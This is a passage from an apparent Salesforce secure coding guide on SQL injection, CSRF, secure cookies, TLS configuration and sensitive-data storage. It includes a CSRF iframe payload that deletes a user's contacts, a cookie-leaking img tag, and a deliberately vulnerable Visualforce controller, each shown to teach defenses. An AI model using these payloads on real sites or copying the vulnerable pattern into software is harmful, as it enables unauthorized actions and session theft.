For more information on how to protect from SQL injection in ASP.NET 1.1 and 2.0, see the following guidance from Microsoft:

- http://msdn.microsoft.com/en-us/library/ms998271.aspx

Language Integrated Query (LINQ) is also an excellent way to prevent SQL injection attacks in ASP.NET applications. LINQ technology, available in Visual Studio "Orcas" and the .NET Framework 3.5, enables

database constructs to be treated as native objects in .NET programming languages. LINQ to SQL abstracts an application's interactions with the database into an object model that avoids all possibility of SQL injection by automatically building parameterized queries. Learn more about LINQ here:

- http://msdn.microsoft.com/en-us/library/bb425822.aspx

Java

A large number of commercial source code analysis tools for Java are available from vendors such as Checkmarx, Coverity, Fortify, Klocwork and Ounce Labs. These tools require considerable investment, but may be appropriate for very large applications and codebases, and are able to find a variety of security flaws, not just SQL injection. For smaller applications and code bases, manual review and enforcement of coding standards may be sufficient to protect against SQL injection. Findbugs is a free and open source Java code scanner that can find SQL injection in Java code.

Sanitizing user data before passing it to a query is a standard best practice, but proper construction of queries is the most important and reliable defense. Review all JDBC code. **Any use of**
`java.sql.Statement` **for queries handling user data is a likely SQL injection risk.** Use `java.sql.CallableStatement` and `java.sql.PreparedStatement` exclusively when handling user data and avoid constructing any part of the query string by concatenating unsanitized data. The following is an example of a safe database construct in Java:

```
PreparedStatement pstmt =
    con.prepareStatement("UPDATE USERS SET SALARY = ? WHERE ID
 = ?");
pstmt.setBigDecimal(1, 30000.00);
pstmt.setInt(2, 20487);
pstmt.executeQuery();
```

Hibernate and other ORM frameworks offer some protection from SQL injection by their internal use of prepared statements, but be cautious when directly using query language constructs in these systems (such as HQL in Hibernate). If using Hibernate, do not use the deprecated `session.find` method — use one of the overloads that support bind variables.

PHP

The PHP Data Objects (PDO) extension defines an abstract database interface that offers parameterized queries for prepared statements and stored procedures. It is available from PHP 5. Use of PDO::prepare will provide good SQL injection defenses, with some exceptions. See the following pages for additional information:

- http://php.net/manual/en/security.database.sql-injection.php
- http://php.net/manual/en/pdo.prepared-statements.php
- http://php.net/manual/en/pdo.prepare.php

Note that this only guarantees protection from SQL injection if the underlying PDO driver and database support parameterized queries natively. PDO will attempt to emulate parameterized queries for drivers that do not provide them, using the *PDO::quote* function internally to attempt to prevent SQL injection. *If using a driver that does not support native parameterization or PDO::quote (such as PDO_ODBC), you will not be protected.*

Always sanitize data before passing it to PDO::prepare as a defense-in-depth measure. Use a regular expression to limit input values to their expected format, such as only alpha-numeric characters, and never allow single or double quotes, the NUL character or line breaks.

Ruby on Rails

Ruby on Rails Active Record objects provide limited automatic protection from SQL injection. When using *Model.find(id)* or *Model.find_by_X(X)*, an escaping routine is applied automatically to eliminate ', ", the NUL character and line breaks. When using SQL fragments, such as conditions fragments *(:conditions => "...")*, *connection.execute* or *Model.find_by_sql*, this sanitization must be applied manually.

For conditions fragments with a Model instance, passing the conditions as an array or hash form will apply the sanitization, e.g.:

```
Model.find(:first, :conditions => ["login = ? AND password =
?",entered_user_name, entered_password])
```

In other cases, you can call *sanitize_sql_array* or *sanitize_sql_for_conditions* manually (for Rails 2.0) or use the deprecated *sanitize_sql* for earlier versions.

How Can I Test My Application?

Some testing for SQL injection can be performed in a black-box manner. Putting characters like single quotes and dashes into form fields and looking for database error messages will find the most obvious SQL injection flaws. Unfortunately, these techniques cannot find all SQL injection flaws. Client-side validation, escaping or double-quoting may block simple attacks but be bypassed easily by an attacker.

The most reliable way to identify SQL injection flaws is through manual code review or with a static code analysis tool. Code analysis tools (commercial and free) are listed for individual development platforms below. *Developers on the Lightning Platform can make use of the first on-demand source code analysis tool build solely for Platform as a Service.* Visit the Security Source Code Scanner page for more details.

If performing manual source code review, verify that all queries that include user data are built using bind variables instead of string concatenation. A bind variable is a placeholder in a query that allows the database engine to insert dynamic values in a type-safe manner. The exact syntax varies somewhat from platform to platform, but typically these placeholders are question marks or a colon-prefixed variable name. For example, the following construct is safe from SQL injection:

```
PreparedStatement query = "select * from users where userid
= :user and password = :password";
query.bindInt("user", Request.form("user").intValue());
query.bindString("password", getSaltedHash(Request.form("password")));
Database.executePreparedStatement(query);
```

Stored procedures that only use static SQL text are also acceptable, but beware of stored procedures that use exec or similar constructs to build dynamic SQL internally.

Cross Site Request Forgery (CSRF) - What Is It?

Web browsers allow GET and POST requests to be made between different web sites. Cross-site request forgery (CSRF) occurs when a user visits a malicious web page that makes their browser send requests to your application that the user did not intend. This can be done with the src attribute of the IMG, IFRAME or other tags and more complicated requests, including POSTs, can be made using JavaScript. Because the browser always sends the relevant cookies when making requests, requests like this appear to originate from an authenticated user. The malicious site isn't able to see the results of these requests, but if create, update or delete functionality can be triggered, the malicious site may be able to perform unauthorized actions.

Sample Vulnerability

Consider a hypothetical contact management application at https://example.com/. Without CSRF protection, if a user visits a malicious website while still logged in to example.com, the following HTML in the malicious site's page can cause all of their contacts to be deleted.

```
<iframe
src="https://example.com/addressBook?action=deleteAll&confirm=yes">
```

Is My Application Vulnerable?

All web applications are vulnerable to CSRF by default. Unless you have specifically engineered protections or are automatically protected by your framework, your application is probably vulnerable. **Applications built on the Apex and Visualforce platforms are protected by default.** Anti-CSRF protections are available for most major application platforms but are often not enabled by default.

How Can I Test My Application?

If you are not using a framework that provides CSRF protection, or don't know, the best way to test your applications is to use a proxy like Burp or Fiddler to manually examine the form data sent to your application.

Do actions that create, update or delete data or cause side-effects have completely predictable parameters? To be protected from CSRF, forms targeting these actions should include an un-guessable parameter. Removing or changing this parameter should cause the form submission to fail.

40

This screen shot of the Burp proxy shows an example of a request vulnerable to CSRF. All of the parameters to the application (*action, confirm*) are predictable.

The next screen shot has a parameter named *antiForgery* that looks hard to guess:

But if we log out as "bob" and log back in as "charlie", we see that the antiForgery value stays the same.

This application global anti-forgery token could be observed by one user and used to attack other users.

A secure anti-CSRF mechanism should create a different and unpredictable token *for each user session* — Bob should get a different *antiforgery* value each time he logs in, and so should Charlie. Be sure to use the capabilities of the proxy to test that actions fail if the token is removed or changed, or a valid token for another user is substituted.

Additional information on testing for CSRF can be found at:
http://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)

How Do I Protect My Application?

Apex and Visualforce Applications

Within the Lightning Platform, we have implemented an anti-CSRF token to prevent this attack. Every form includes a parameter containing a random string of characters as a hidden field. When the user submits the form, the platform checks the validity of this string and will not execute the command unless the given value matches the expected value. This feature will protect you when using all of the standard controllers and methods — but only for POST requests. GET requests are not protected with the anti-forgery token.

(By protecting only POST requests, Salesforce follows the convention and recommendation that GET requests be *safe* in that they do not alter significant data on the server side or have other significant side-effects. That is, you should not be using GET requests to change application state, and so GET requests should not need CSRF protection. See Section 9.1 of RFC 2616, HTTP 1.1 for more discussion of this distinction.)

By making a non-safe action formulation with a GET request, the developer might bypass our built-in defenses without realizing the risk. For example, let's say you have a custom controller where you take the object ID as an input parameter, then use that input parameter in your own SOQL call, and then delete the resulting object (a non-safe, state-changing action). Consider the following Visualforce code snippet:

```
<apex:page controller="myClass" action="{!init}"></apex:page>

public with sharing class myClass {
    public void init() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        Account obj = [select id, Name FROM Account WHERE id
= :id];
        if (Account.sObjectType.getDescribe().isDeletable()){
            delete obj;
        }
        return ;
    }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by writing code that changes state on a GET request. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker web page may have sent the user to this page via CSRF attack and could have provided any value they wish for the `id` parameter.

Instead, use an `<apex:form>` block, as described in the developer documentation. Note how it is safe to use `getParameters` to select the account, but that the update account; statement — a non-safe state change — is done in an `<apex:form>` action. The form is POSTed and the anti-forgery token validated implicitly.

```
public with sharing class MyController {

    private final Account account;

    public MyController() {
        account = [select id, name, site from Account
            where id
=:ApexPages.currentPage().getParameters().get('id')];
    }

    public Account getAccount() {
        return account;
    }

    public PageReference save() {
        if (Schema.sObjectType.Account.fields.Name.isUpdateable()){
            update account;
        }
        return null;
```

```
      }
}

<apex:page controller="myController" tabStyle="Account">
   <apex:form>
      <apex:pageBlock title="Congratulations {!$User.FirstName}">
         You belong to the Account Name: <apex:inputField
value="{!account.name}"/>
         <apex:commandButton action="{!save}" value="save"/>
      </apex:pageBlock>
   </apex:form>
</apex:page>
```

General Guidance

All requests that create, update or delete data or have side-effects require protection against CSRF.

The most reliable method is to include an anti-CSRF token as a hidden input with every application action.

This token should be included in all forms built by the genuine application and validated to be present and correct before form data is accepted and acted upon.

Use the POST method for requests requiring protection to avoid disclosing the token value in Referer headers.

Token values must be unique *per user session* and unpredictable.

For more information and traditional defenses, see the following articles:

* http://www.owasp.org/index.php/Cross-Site_Request_Forgery
* http://www.cgisecurity.com/csrf-faq.html

ASP.NET

ASP.NET provides two strategies for preventing CSRF. Applications that use the ASP.NET ViewState mechanism can protect against CSRF by setting a `ViewStateUserKey` during `Page_Init`.

See the following articles at MSDN for more information on using `ViewStateUserKey`:

* http://msdn.microsoft.com/en-us/library/system.web.ui.page.viewstateuserkey.aspx
* http://msdn.microsoft.com/en-us/library/ms972969.aspx

Be sure to set the value to a per-user, unique and unpredictable value.

ASP.NET applications that do not use the `ViewState` mechanism can use the AntiForgeryToken feature from the `System.Web.Mvc` package. See the following MSDN documentation:

* http://msdn.microsoft.com/en-us/library/system.web.mvc.htmlhelper.antiforgerytoken.aspx

If using the `AntiForgeryToken`, it must be added to and validated for every sensitive action in the application. Again, a "sensitive" action for these purposes is one that changes server-side state, like creating, updating, or deleting data.

Java

Several libraries are available for protecting Java applications from CSRF. The **HDIV** (HTTP Data Integrity Validator) framework's Anti-Cross Site Request Forgery Token feature can be easily integrated into **Struts 1.x, Struts 2.x, Spring MVC** and **JSTL** applications. The Spring Webflow system includes a unique identifier with each request, but this identifier is not sufficiently random to provide CSRF protection, so use of HDIV is recommended. Download it at:

- http://hdiv.org/

The **OWASP CSRFGuard Project** also provides an anti-CSRF token mechanism implemented as a filter and set of JSP tags applicable to a wide range of J2EE applications. Download it at:

- http://www.owasp.org/index.php/Category:OWASP_CSRFGuard_Project

PHP

General guidance on CSRF and PHP sample code demonstrating the vulnerability and countermeasures can be found at:

- http://shiflett.org/articles/cross-site-request-forgeries

The "csrf-magic" library can provide anti-CSRF tokens for many PHP applications. Download it at:

- http://csrf.htmlpurifier.org/

Ruby on Rails

Ruby on Rails 2.0 provides a `protect_from_forgery` feature. **This implementation does not meet Salesforce's requirements for CSRF protection if used with the** `:secret` **option** because the token value will be the same for all users. See **General Guidance**, above, for anti-CSRF token requirements. Use of the `protect_from_forgery` feature without the `:secret` option with Ruby on Rails 3.3 and above creates a random token that meets Salesforce security requirements. See the documentation for `ActionController::RequestForgeryProtection` for more information.

CHAPTER 5 Secure Coding Secure Communications

Secure Communications and Cookies - What is required?

Applications hosted outside Salesforce or which send or receive important information from other sites must use HTTPS. Any cookies set by your application for authentication, authorization, or which contain private or personally identifiable information must set the *Secure* flag to ensure they are only sent over HTTPS.

When the server sets cookies without the *Secure* attribute, the browser will send the cookie back to the server over either HTTP or HTTPS connections.

For applications that are available over both HTTP and HTTPS, users that enroll or sign-in through Salesforce must be directed and restricted to use of the secure site only.

On your web server, disable weak cipher suites and vulnerable versions of SSL/TLS. Salesforce requires exclusive use TLS 1.0 or greater. TLS 1.0 will not be acceptable beyond March 1, 2017. Disable all null, export, 40-bit or DES cipher suites.

Sample Vulnerability

Failure to set the Secure flag for security-critical cookies is the most common vulnerability in this category. Simply setting a cookie over an HTTPS connection does not prevent it from being returned over HTTP unless the *Secure* flag is set. *Even if your site does not have an HTTP version*, malicious parties on the network may be able to steal session cookies.

(There are several ways to achieve this. For example, the attacker may insert references to HTTP URLs to your application into sites that your users are likely to visit. Assume your application is https://app.example.com, and your users frequent a discussion forum/blog at http://exampleappblog.com. ExampleAppBlog allows commenters to include limited HTML in their posts, including img tags. A commenter inserts HTML into one of their comments like the following:

```
<img src="http://app.example.com/example-logo.png" />
```

When a user authenticated to app.example.com views this comment, their browser will fire off a request for example-logo.png over an insecure HTTP connection. Since the app.example.com cookie was not set Secure, the browser will include the cookie over this connection — exposing it to the network.)

If you are connected to an insecure public wireless network in your favorite coffee shop and open your browser to log in to your website CMS management which allows HTTP and HTTPS connections. A malicious attacker sitting on the same network can then perform a MiTM (Man in The Middle) attack on the clients that are connected to the insecure wireless network. If you used HTTP to login to your site and do not have the *Secure* flag enabled, the attacker will be able to steal your cookie, Even if you are using HTTPS in some cases an attacker may be able to downgrade your connection to HTTP using an attack called SSLStriping.

47

Is My Application Vulnerable?

If your application is available over both HTTP and HTTPS versions with the same login, it may not meet requirements. After logging in, change the "https" in the URL bar of the browser to "http". If you are still logged in, your application is vulnerable.

All applications should follow the simple test procedures below to determine if they follow best practices.

How Can I Test My Application?

A simple way to examine cookie status is to use the View Cookies Firefox extension, written by Edward Martin. Simply install the add-on, restart Firefox and log in to your application normally. Under the Tools menu, select Page Info and click on the Cookies icon. You will see a list of all the cookies sent to the page, and the last column will identify if the *Secure* flag was set with the cookie.

Session cookies that authenticate a user to the application must always be marked *Secure*.

Examine the contents of any cookies not identified as secure. Do they contain information which is sensitive, personally identifiable (such as an email address), or which influences the behavior of the application? For any such cookies the server must set the *Secure* flag.

You can easily test web server configuration for HTTPS using the online tool provided by SSL Labs at https://www.ssllabs.com/ssldb/. Simply type in the URL for your server to get a detailed report.

If your assessment shows severe errors in the SSL Labs assessment, they must be corrected before your site can be integrated with AppExchange.

Be aware that SSL Labs publishes a list on their SSL server test page of the 10 most recent worst-rated sites. If your site scores poorly, it may show up on that list for a while. Of course, if your site scores well, it may appear on the list of recent best-rated sites.

An alternative SSL testing tool is SSLScan from Titania.

How Do I Protect My Application?

Apex and Visualforce Applications

Avoid loading any resources over http, instead load all resources over https. This includes images. Note that all scripts must be loaded from static resources. This applies to sites, including Experience Cloud sites, as well as Lightning Components or Visualforce pages.

General Guidance

Try to use HTTPS exclusively for your web application. It is difficult to properly secure sites that use HTTP for some features or pages. If HTTP is necessary, make the HTTP-accessible features unauthenticated or create a different session identifier for that portion of the site that is not tied to the secure session identifier. If your site or application has secure and insecure modes, Salesforce users must be automatically opted-in to use the secure version exclusively.

Developers are often concerned about the performance impact of using HTTPS, and try to limit their use of it on performance grounds. However, a holistic review of an application's performance will only rarely show HTTPS as the cause of significant performance problems. Many or even most web applications are far from optimally efficient, even over HTTP. For performance guidance, see:

- Gmail's experience in optimization
- The Yahoo performance best practices
- The Yahoo UI Blog
- High Performance, Low Cost, and Strong Security: Pick Any Three

Keep session cookie expiration times low (10 – 20 minutes). Do not store secret information like a user's password in cookies and do not store information about user privilege levels (e.g. `admin=true`) as it may be subject to tampering.

Applications should not use or support URL rewriting for session management and should follow best practices for avoiding session fixation attacks, such as always issuing a new session identifier cookie on successful login. See:

- http://en.wikipedia.org/wiki/Session_fixation

For additional information on secure session management, see:

- http://www.owasp.org/index.php/Broken_Authentication_and_Session_Management

ASP.NET

Applications built with ASP.NET can secure their cookies using the application `web.config` or do so programmatically.

To configure secure cookies, use the *requireSSL* property of the httpCookies element of the `system.web` element, e.g. :

```
<httpCookies domain="www.example.com" requireSSL="true" />
```

If setting cookies programmatically, use the *HttpCookie.Secure* property. See:
http://msdn.microsoft.com/en-us/library/system.web.httpcookie.secure.aspx.

For information on configuring SSL for your web server or web site, see the following guidance:

- IIS 6.0:
  https://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/56bdf977-14f8-4867-9c51-34c346d48b04.mspx?mfr=true

- IIS 7.0: http://learn.iis.net/page.aspx/144/how-to-setup-ssl-on-iis-70/

Java

When creating cookies programmatically, the `javax.servlet.http.Cookie` API allows servlets and JSP pages to set the *Secure* flag for application-specific cookies using the call `setSecure(true)`. Unfortunately, there is no standardized way to communicate to the container that cookies such as `JSESSIONID` or `JSESSIONIDSSO` should be set securely. Most containers will automatically set the secure flag when a session is created over an HTTPS link, but you should verify this using the test procedures detailed above.

To enable SSL in J2EE applications, use the `web.xml` configuration file. For each `<web-app>` entry, ensure that a `<security-constraint>` element exists with a `<user-data-constraint>`. In the `<user-data-constraint>`, set the following:

```
<transport-guarantee>CONFIDENTIAL</transport-guarantee>
```

This signals the container that user data must be kept confidential and implies the use of HTTPS for this application. Some additional configuration may be required to support SSL — see the documentation specific to your web container.

- Apache Tomcat 5.5: http://tomcat.apache.org/tomcat-5.5-doc/ssl-howto.html
- Apache Tomcat 6.0: http://tomcat.apache.org/tomcat-6.0-doc/ssl-howto.html

The GlassFish application server supports configuration of this in versions 2.1 and 3.0, using the following syntax in `sun-web.xml`

```xml
<?xml version="1.0" encoding="UTF-8"?>
  <sun-web-app>
    <session-config>
      <cookie-properties>
        <property name="cookieSecure" value="[true|false|dynamic]"/>

      </cookie-properties>
    </session-config>
  </sun-web-app>
```

The upcoming version of the Servlet Specification (Servlet 3.0) will provide additional support for programmatic configuration of session cookie security using the new `javax.servlet.SessionCookieConfig` class.

PHP

Always set the boolean parameter `secure` to `true` when calling `setcookie`. This value is set to `false` by default.

Use *session_regenerate_id* when logging in users to prevent session fixation attacks.

For more guidance on PHP security, see:

- http://phpsec.org/projects/guide/4.html

Ruby on Rails

Always set the boolean parameter *secure* to *true* when creating a new *CGI::Cookie* object. This value is set to *false* by default.

Use *reset_session* when logging in users to prevent session fixation attacks.

For more guidance on Ruby on Rails security, see:

- http://guides.rubyonrails.org/security.html
- http://www.quarkruby.com/2007/10/21/sessions-and-cookies-in-ruby-on-rails

Configuring Web and Application Servers for Strong SSL Cipher Suites

Microsoft IIS

For all versions of IIS on all versions of Windows Server 2003 or below, SSL and TLS protocol and cipher suite support is configured in the Windows Registry. For instructions on modifying the configuration under
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL, see the following article from Microsoft Support: http://support.microsoft.com/kb/245030.

On Windows Server 2008 and Windows Server 2008 R2, SSL cipher suites are configured via Group Policy. Start **gpedit.msc** and go to **Administrative Templates Network SSL Configuration Settings**. Scroll to the bottom of the Help section for the property and follow the instructions on "How to modify this setting". See http://msdn.microsoft.com/en-us/library/bb870930(VS.85).aspx for additional information.

Apache

Use the **SSLCipherSuite** directive with **mod_ssl** to configure available cipher suites. Use only HIGH ciphers and disable SSLv2. For complete configuration information, see http://httpd.apache.org/docs/2.0/mod/mod_ssl.html#sslciphersuite.

CHAPTER 6   Storing Sensitive Data

Sensitive Data - What Is It?

Sensitive data can include:

- Passwords
- Passphrases
- Encryption keys
- OAuth tokens
- Purchase instruments, such as credit card numbers
- Personal contact information such as names, phone numbers, email addresses, account usernames, physical addresses, and more
- Demographic information such as income, gender, age, ethnicity, education
- In some states and countries: machine identifying information such as MAC address, serial numbers, IP addresses, and more

Sensitive data is also called *personally identifying information* (PII) or *high business impact* (HBI) data. What is considered sensitive data varies greatly from state to state and country to country. Various compliance standards, such as the Payment Card Industry (PCI) compliance standard, require special steps to be taken when collecting sensitive data to stay in compliance.

Hardcoded Secrets

Storing sensitive information in the source code of your application is not a best practice. Anyone with access to the source code can view the secrets in clear text.

Debug Logs

Debug logs in apex code should not contain any sensitive data (usernames, passwords, names, contact information, opportunity information, PII, and so forth). The debug logs include standard Salesforce logs using `system.debug()` methods or custom debug logs created by the application. Sensitive information should also be not be sent to third party by emails or other means as part of reporting possible errors.

Sensitive Info in URL

Do not pass sensitive data in the URL. Sensitive data in URLs can be accessed through web server logs, browser history, bookmarks, referrer headers, or other tools. Long-term secrets like username/passwords, API tokens, and long lasting access tokens should not be sent via GET parameters in the query string. It is acceptable to send ephemeral tokens like CSRF tokens in the URL. Salesforce session id or any PII data should not be sent over URL to external applications.

Salesforce Integrations

External applications should not store Salesforce user credentials (usernames, passwords, or session ID's) in external databases. In order to integrate an external application with Salesforce user accounts, the OAuth flow should be used. More information about implementing OAuth can be found at here.

Sample Vulnerability

If your application copies and stores sensitive data that originated at Salesforce, you should take extra precaution. Salesforce takes threats to data that originated at their site seriously. A data breach or loss can jeopardize your relationship with Salesforce if you are a partner.

If you must store passwords (including non-Salesforce passwords), note that storing them in plaintext or hashed (such as with the MD5 function) makes your application vulnerable to mass user exploitation if an attacker can get access (even just read-only access) to your database (such as through stealing a backup tape or SQL injection). Although a successful SQL injection or data exposure attack is a huge problem in itself, if the attacker can recover passwords from the data, they can transparently compromise user accounts on a mass scale.

Is My Application Vulnerable?

